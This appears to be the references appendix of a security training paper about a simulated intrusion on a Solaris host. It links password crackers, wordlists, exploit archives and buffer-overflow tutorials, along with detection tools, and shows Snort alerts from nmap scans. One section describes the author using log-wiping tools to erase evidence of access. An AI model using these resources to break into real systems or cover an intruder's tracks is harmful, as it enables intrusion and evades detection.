A commercial bootable CD tool for Windows that keeps an up-to-date virus-scanner (you need to burn CDs fairly often) as well as a large number of other disk and system utilities. Very useful for a really badly infected Windows box.
URL: http://www.avast.com/i_idt_154.html

Crack – password cracking utility for UNIX
One of the main themes in this paper is that security is only as strong as the weakest link. I hope I have demonstrated that passwords play a critical part of this chain. Two papers I included in the "Exploits" section address the problem in general, provide some historical information and practical recommendations:

Spafford, Gene. "Observing Reusable Password Choices". July 31, 1992. URL: http://ftp.cerias.purdue.edu/pub/papers/gene-spafford/spaf-OPUS-observe.pdf

Klein, Dan. "Foiling the Cracker: A survey of and Improvements to Password Security" . URL:
http://polaris.lcc.uma.es/~antonio/Ficheros/Docencia/so/Tema%205/klein90foiling.pdf

Written by Alec Muffett, Crack has been a part of nearly every administrator's (and bad-guys) toolkit since its inception. A great deal of information is available on Alec's homepage at: http://www.crypticide.org/users/alecm/ Still very effective, it is available at a number of sites listed here.
URL: http://www.crypticide.org/users/alecm/security/c50-faq.html

Adam Back also has a good description of the UNIX password process in general, contained within his "Cracking in 1 line of Perl" (Alec Muffett wrote the Perl) at the
URL: http://www.cypherspace.org/adam/rsa/crack.html

(and if you haven't read it before, do yourself a favor and look at some of the humor he keeps around here: http://www.crypticide.org/users/alecm/security/crack-users.txt which he says are from actual emails sent to him over the years.)

One important piece of software not directly mentioned in this paper is CrackLib. Based on Alec's code, this is designed to be used to implement password checking at the *front end* of the selection process. So rather than taking huge amounts of computer time to guess users' passwords after they are already in use, it checks them against the same dictionary when they try and choose them.
A "README" for cracklib (or a "B" movie trailer, I am never quite sure :-) is available at the URL: http://www.crypticide.org/users/alecm/security/cracklib,2.7.txt

CrackLib itself is available at many places also (including Alec's site at the URL: http://www.crypticide.org/users/alecm/security/cracklib,2.7.tar.gz

Recently there have been efforts to enable CrackLib to be used in other ways. There are several Perl interfaces. Two are fond at:
http://theoryx5.uwinnipeg.ca/CPAN/data/Crypt-Cracklib/Cracklib.html
and
http://packages.debian.org/unstable/perl/libcrypt-cracklib-perl
Note: Please "Use the source Luke" before trusting your site security to these or any other tools.

John the Ripper - Another password cracker – runs on UNIX, Dos and Windows
The main site for John is: http://www.openwall.com/john/

L0pht Crack – a commercial Windows-based password cracker
Not referenced in this paper, but very common and popular as well. This tool is available as a free trial version from the main site at
URL: http://www.atstake.com/products/lc/

Wordlists (password dictionaries) – What's a cracker without a list to use?
ftp://ftp.cerias.purdue.edu/pub/dict/
ftp://ftp.ox.ac.uk/pub/wordlists/
(Please be kind with their bandwidth. Crack and John both come with decent starter lists and there are really a lot of words at these sites!)

Log-editors – Utilities to clean evidence of access from a system.
There are many of these. Unfortunately the differences in computer system log format makes choosing a single one a bit difficult. There are a couple that I used in the simulation of this attack.

The first one: Logpatch-1.1 seems to have the right functionality, allowing the user to edit specific entries, by username, machine or "tty" they were logged in from, and time of occurrence. Even to replace certain entries with others, making it appear that "joe" logged in instead of "root". Unfortunately when I tried the code It failed to remove any entries. I assume a bit of debugging might resolve the problem.
URL: http://packetstormsecurity.org/UNIX/penetration/log-wipers/logpatch-11.c

A simpler tool that merely overwrites all the records for a given user (which may in itself be indication of suspicious activity) did work. This one was available from URL:
http://packetstormsecurity.nl/groups/shadowpenguin/unix-tools/uzapper.c
Your mileage may vary. A large collection of them is available at
URL: http://packetstormsecurity.org/UNIX/penetration/log-wipers/

And a short paper including the use of log editors while describing the hacking process (and somewhat the mindset) is this one:
Phreak Accident. "Playing Hide and Seek, UNIX Style" at
URL: http://www.totse.com/en/hack/hack_attack/161779.html

Disk Wipe Utilities – File deletion utilities specially designed to overwrite and thoroughly erase data from storage media.

An excellent paper on why this is important (not only to attackers or people who "end of life" computers, but individuals) is
Simson Garfinkel and Abhi Shelat "Remembrance of Data Past: A Study of Disk Sanitization Practices"
IEEE Security and Privacy, January/February 2003
URL: http://www.computer.org/security/garfinkel.pdf

Obviously of use to cover an attackers tracks, if you or your company wish to get rid of old computers, you should want to be sure that no valuable data is still on the disks. And simple "delete" does not do it! (see the above Garfinkle and Shelat paper for a complete description why)

One point I must make is that like any software, these products are subject to bugs. Here is a case where data may not be completely deleted in certain circumstances.
URL: http://www.ciac.org/ciac/bulletins/m-034.shtml

Governments are even more "thorough". Most require the physical destruction of the disk media. Often with the remains still being "classified" s according to this site:
URL: http://www.stack.nl/~galactus/remailers/why-real-delete.html

Pgp and Gnupg – are cryptographic products that provide a number of valuable functions including; secure messaging and communications, digital authentication and strong cryptographic functions on disks and filesystems.
These tools have many uses and are not directly used in our examples. However, they provide functions that might well be useful in this area. For example:

- The ability to truly "erase" evidence from a computer by repeatedly overwriting the storage with random patterns. This can be used by an attacker to thoroughly cover their tracks.
- The ability to digitally "sign" files or electronic documents may be used to preserve the authenticity of time and content. While still a bit "high tech" to be well accepted in court, it is one way to provide additional evidence as to the authenticity of logfiles, emails, etc. related to an incident.
- The ability to communicate through email while not allowing a man-in-the-middle to know or alter what is being said. It would not prevent someone with access to the network or email system from destroying a message, but they could not determine what was being communicated, nor could they change it without being noticed. Also, it could provide non-repudiation that a message had been sent by a particular person to a given recipient at a particular time.
- The ability to encrypt files securely could be useful in many situations while handling evidence or other information related to an incident. Perhaps keeping records available on-line with an added degree of safety against disclosure.

There are many on-line resources related to these utilities. I will list some of the more complete and well-known.

The commercial version of PGP is available through PGP Corporation at: http://www.pgp.com/

When Phil Zimmermann (see the URL: http://www.mit.edu/~prz/index.shtml) developed the original PGP in 1991, there was a lot of concern and indeed Congressional hearings on the legality of it being distributed outside the US. The cryptography is so strong it was considered a munition. Partially in response to this, a group was created to create and distribute an internationally available version. They maintain the site http://www.pgpi.org/ where a great deal of information and versions of tools are available.

MIT which worked (and still works) closely with Mr. Zimmermann also maintains a site where their version of PGP Freeware is maintained: http://web.mit.edu/network/pgp.html

In addition, the OpenPGP alliance was formed to help facilitate interoperability between these similar products. Their web site is http://www.openpgp.org/index.shtml

One of the better known and completely free implementations of this type is GNU Privacy Guard (gnupg or gpg). This includes an active community or developers and users with information, tools and related projects available at: http://www.gnupg.org/

Tripwire – A filesystem integrity checker.
This tool is perhaps the most well known of its class. Originally developed as a research project in 1992 by Gene Kim and Professor Gene Spafford at the COAST laboratory of Purdue University, it has continued and is now available in several forms, both commercial and freely available. It uses a set of cryptographic checksums calculated against a set of files to periodically check for any changes.
Here is a copy of the original email announcement:
URL: http://www.mirrors.wiretapped.net/security/host-intrusion-detection/tripwire/old/tripwire-1.0.txt
Although it has been updated greatly since then, the original Academic Source Release is still available for download, including its documentation, at:
URL: http://www.dsinet.org/tools/ids/tripwire/

Today, commercial development continues with Gene Kim as the CTO at http://www.tripwire.com/ although a freely available version is still maintained at http://www.tripwire.org/

Tiger – A UNIX system security scanner

The original "Tiger" security A&M University is still a good resource for securing UNIX systems in general. The original site somewhat "stalled" but still provides relevant and some historical information:
URL: http://www.net.tamu.edu/network/tools/tiger.html

Recent development is still continuing and information can be found at:
URL: http://www.tigersecurity.org/

Downloads of the original including binary file "signatures" for many UNIX distributions including Solaris (Although not as good as a machine specific baseline, these can be useful for determining whether files have been changed since an initial install)
URL: http://www.net.tamu.edu/ftp/security/TAMU/
URL: http://www.net.tamu.edu/ftp/security/TAMU/tiger-sigs/

Vmware – a tool to simultaneously run more than one OS on a single computer
Commercially available at:
URL: http://www.vmware.com/

nmap - a network security scanner.
Another one of the standard tools that should be in an admin toolkit. This is a very powerful scanner that can probe for information available through a system's response to various types of packets. Extremely configurable, it was used in this exercise to demonstrate what type of information is available through such simple tools. Also, it should be noted that the attacker was *not* noticed doing this, since Victim.com (like most companies) does not have an internal IDS in place.
Nmap is available at:
URL: http://www.insecure.org/

Snort alerts of the Nmap scanning done in this exercise:

```
[hendrick@vall snort.nmap]$ sudo cat alert
[**] [1:618:5] SCAN Squid Proxy attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
02/20-08:50:43.390460 192.168.38.1:55374 -> 192.168.38.88:3128
TCP TTL:59 TOS:0x0 ID:36957 IpLen:20 DgmLen:40
******S* Seq: 0xD1450A87  Ack: 0x0  Win: 0x1000  TcpLen: 20

[**] [1:620:6] SCAN Proxy Port 8080 attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
02/20-09:17:59.564517 192.168.38.1:55374 -> 192.168.38.88:8080
TCP TTL:44 TOS:0x0 ID:63049 IpLen:20 DgmLen:40
******S* Seq: 0xD1450A87  Ack: 0x0  Win: 0x400  TcpLen: 20

[**] [1:1420:3] SNMP trap tcp [**]
[Classification: Attempted Information Leak] [Priority: 2]
02/20-09:55:46.410839 192.168.38.1:55374 -> 192.168.38.88:162
TCP TTL:53 TOS:0x0 ID:16956 IpLen:20 DgmLen:40
******S* Seq: 0xD1450A87  Ack: 0x0  Win: 0x800  TcpLen: 20
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0013][Xref =>
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0012]

[**] [1:615:5] SCAN SOCKS Proxy attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
02/20-11:03:04.306828 192.168.38.1:55374 -> 192.168.38.88:1080
TCP TTL:58 TOS:0x0 ID:2297 IpLen:20 DgmLen:40
******S* Seq: 0xD1450A87  Ack: 0x0  Win: 0xC00  TcpLen: 20
[Xref => http://help.undernet.org/proxyscan/]

[**] [1:1418:3] SNMP request tcp [**]
[Classification: Attempted Information Leak] [Priority: 2]
02/20-11:23:50.201212 192.168.38.1:55374 -> 192.168.38.88:161
TCP TTL:42 TOS:0x0 ID:14145 IpLen:20 DgmLen:40
******S* Seq: 0xD1450A87  Ack: 0x0  Win: 0xC00  TcpLen: 20
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0013][Xref =>
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0012]

[**] [1:1421:3] SNMP AgentX/tcp request [**]
[Classification: Attempted Information Leak] [Priority: 2]
02/20-13:31:25.709727 192.168.38.1:55374 -> 192.168.38.88:705
TCP TTL:37 TOS:0x0 ID:24601 IpLen:20 DgmLen:40
******S* Seq: 0xD1450A87  Ack: 0x0  Win: 0x800  TcpLen: 20
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0013][Xref =>
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0012]

[**] [1:628:3] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
02/20-15:42:31.351555 192.168.38.1:55386 -> 192.168.38.88:1
TCP TTL:42 TOS:0x0 ID:5232 IpLen:20 DgmLen:60
***A**** Seq: 0xC7741D4F  Ack: 0x0  Win: 0xC00  TcpLen: 40
TCP Options (5) => WS: 10 NOP MSS: 265 TS: 1061109567 0 EOL
[Xref => http://www.whitehats.com/info/IDS28]

[**] [1:1228:3] SCAN nmap XMAS [**]
[Classification: Attempted Information Leak] [Priority: 2]
02/20-15:42:46.362489 192.168.38.1:55387 -> 192.168.38.88:1
TCP TTL:49 TOS:0x0 ID:29392 IpLen:20 DgmLen:60
**U*P**F Seq: 0xC7741D4F  Ack: 0x0  Win: 0x800  TcpLen: 40  UrgPtr: 0x0
TCP Options (5) => WS: 10 NOP MSS: 265 TS: 1061109567 0 EOL
[Xref => http://www.whitehats.com/info/IDS30]

[**] [1:629:2] SCAN nmap fingerprint attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
02/20-15:44:31.387772 192.168.38.1:55383 -> 192.168.38.88:7
TCP TTL:42 TOS:0x0 ID:51263 IpLen:20 DgmLen:60
**U*P*SF Seq: 0xC7741D4F  Ack: 0x0  Win: 0xC00  TcpLen: 40  UrgPtr: 0x0
TCP Options (5) => WS: 10 NOP MSS: 265 TS: 1061109567 0 EOL
[Xref => http://www.whitehats.com/info/IDS05]
```

Other Research Sources:

The primary tool today is still a general purpose search engine:
URL: http://www/google/com/.

Articles and other footnote references

2001 survey by The Computer Security Institute
URL: http://www.neteam.com/pdf/NeTeam_Security.pdf

Gartner report by Richard Mogul
URL: http://www.csoonline.com/analyst/report400.html

Gill, Lisa. "IT Nightmare, the Enemy Within"
URL: http://www.newsfactor.com/perl/story/18778.html

One of many online archives of Request for Comment (RFC)
URL: http://www.rfc-archive.org/

Spafford, Gene. "*Observing Reusable Password Choices*". July 31, 1992.
URL: http://ftp.cerias.purdue.edu/pub/papers/gene-spafford/spaf-OPUS-observe.pdf

Klein, Dan. "*Foiling the Cracker: A survey of and Improvements to Password Security*"
URL:
http://polaris.lcc.uma.es/~antonio/Ficheros/Docencia/so/Tema%205/klein90foiling.pdf

A site I used to generate random human names is:
URL: http://www.kleimo.com/random/name.cfm

Rob Lemos, CNET News, May 22, 2002 "Passwords, the weakest link"
http://news.com.com/2009-1001_3-916719.html

Sources of vulnerabilities or exploits:

The database of plugins to the nessus security scanner is also useful for researching potential vulnerabilities and their "signatures" and is referenced by some "snort" alerts.
URL: http://cgi.nessus.org/plugins/search.html

The Bugtraq site at Securityfocus.com is a reference for information on the exploits:
URL: http://www.securityfocus.com/

Whitehats.com maintains another searchable archive in the "Search Arachnids" feature on its main page. It is often referenced in "snort" alert records.
URL: http://www.whitehats.com/

The “Internet Storm Center” maintains a report on the current status of Internet activity. It was referenced in one of my exploits:
URL: http://isc.incidents.org/diary.html?date=2004-01-12
URL: http://isc.incidents.org/

The Common Vulnerabilities and Exposures database. I list an example of the keyword search feature, one looking up a specific exploit (lpset) as well as the main web site.
URL: http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=keyword
URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0317
URL: http://cve.mitre.org/

SecuriTeam is a group within the company Beyondsecurity that also maintains an on-line searchable database of exploits:
URL: http://www.securiteam.com/exploits/

Last Stage of Delirium site. An excellent source of tools, exploits and other security related information.
URL: http://lsd-pl.net/vulnerabilities.html

The packetstormsecurity site is one of the best. There are a number of links there including indexes by many different types:
Archived older exploits:
URL: http://packetstormsecurity.nl/archives.shtml
Indexes of postings broken down by many “security” groups:
URL: http://packetstormsecurity.nl/groups/
Exploits ordered by target platform:
URL: http://packetstormsecurity.nl/exploits/
A huge archive of exploit code:
URL: http://packetstormsecurity.nl/Exploit_Code_Archive/

A site I just found recently. It seems to have a good amount of exploit code and be well indexed for searches:
URL: http://asta-killer.com/list/%20exploit.html

Buffer Overflows:

One of the classic articles on buffer overflow vulnerabilities is this one by Aleph One. April 8, 2000. Phrak 49 article “Smashing The Stack For Fun And Profit”
URL: http://www.shmoo.com/phrack/Phrack49/p49-14

Another good description, although Linux specific was done by Lefty.
URL: http://destroy.net/machines/security/stack.nfo.txt

c0re_cancer@yahoo.com published yet another one describing how such attacks are found and exploits created. His paper "Stack –Based Buffer Overflow Attacks" is at this URL: http://packetsurge.com/main.php?surge=boa

And this reference by an unnamed author also addresses how Intrusion Detection systems can be configured to watch for their specific content. "Buffer Overflows with Content" URL: http://www.cccure.org/amazon/idssignature.pdf

A very technical paper by The Last Stage of Delerium group (http://lsd-pl.net/) July 4, 2001 is "UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes" URL: http://www.mindsec.com/files/asmcodes.html

Sun or SPARC specific resources:

"Understanding stacks and registers in the Sparc architecture(s)"
URL: http://www.sics.se/~psm/sparcstack.html

Bruce Ediger maintains a site with many links to "Technical SPARC CPU Resources"
His URL is: http://www.users.qwest.net/~eballen1/sparc.tech.links.html
(Although I cannot attest to the current content or validity of the links at that site.)

pr1 <pr1@u-n-f.com> "IT'S TOASTED Exploiting SPARC Buffer Overflow Vulnerabilities"
URL: http://www.utdallas.edu/~edsha/security/sparcoverflow.htm

SUNSOLVE Online has a site for their Sun Security Coordination Team
URL: http://sunsolve.sun.com/pub-cgi/show.pl?target=security/sec

The Sun PatchCheck tool is being phased out as of Feb 29, 2004 and replaced with PatchManager
URL: http://sunsolve.sun.com/pub-cgi/show.pl?target=patchk

The Sun PatchManager tool (which is replacing PatchCheck)
URL: http://wwws.sun.com/software/download/products/3f9d714b.html

Current support status of Sun products is maintained at:
URL: http://wwws.sun.com/software/solaris/fcc/releases.html

A paper on rootkits (including a Solaris rootkit) at the Honeynet project:
June 27, 2000 "Know your Enemy: Motives The Motives and Psychology of the Blackhat Community"
URL: http://www.honeynet.org/papers/motives/

Checkrootkit; a utility for examining system binaries for signs of a rootkit (has signatures for many including the solaris rootkit) Caveat, it is only as safe as the binaries used to run it. They recommend a CDROM of known good binaries which you can then point

this utility to. Not foolproof by any means, but if you are in a bind (like our friends here were) it might help. Seems to be reasonably well documented both at the web site and in the code itself
URL: http://www.chkrootkit.org/

The Solaris Fingerprint Database is an online tool that allows administrators to validate the MD5 checksums of files on their systems against known signatures. Up to 256 entries at a time can be pasted into this form.
URL: http://www.sun.com/solutions/blueprints/0501/Fingerprint.pdf

Gratuitous Monty Python reference:
Graham Chapman in “The Spanish Inquisition Sketch” Monty Python's Flying Circus
URL: http://bau2.uibk.ac.at/sg/python/Scripts/TheSpanishInquisitionSketch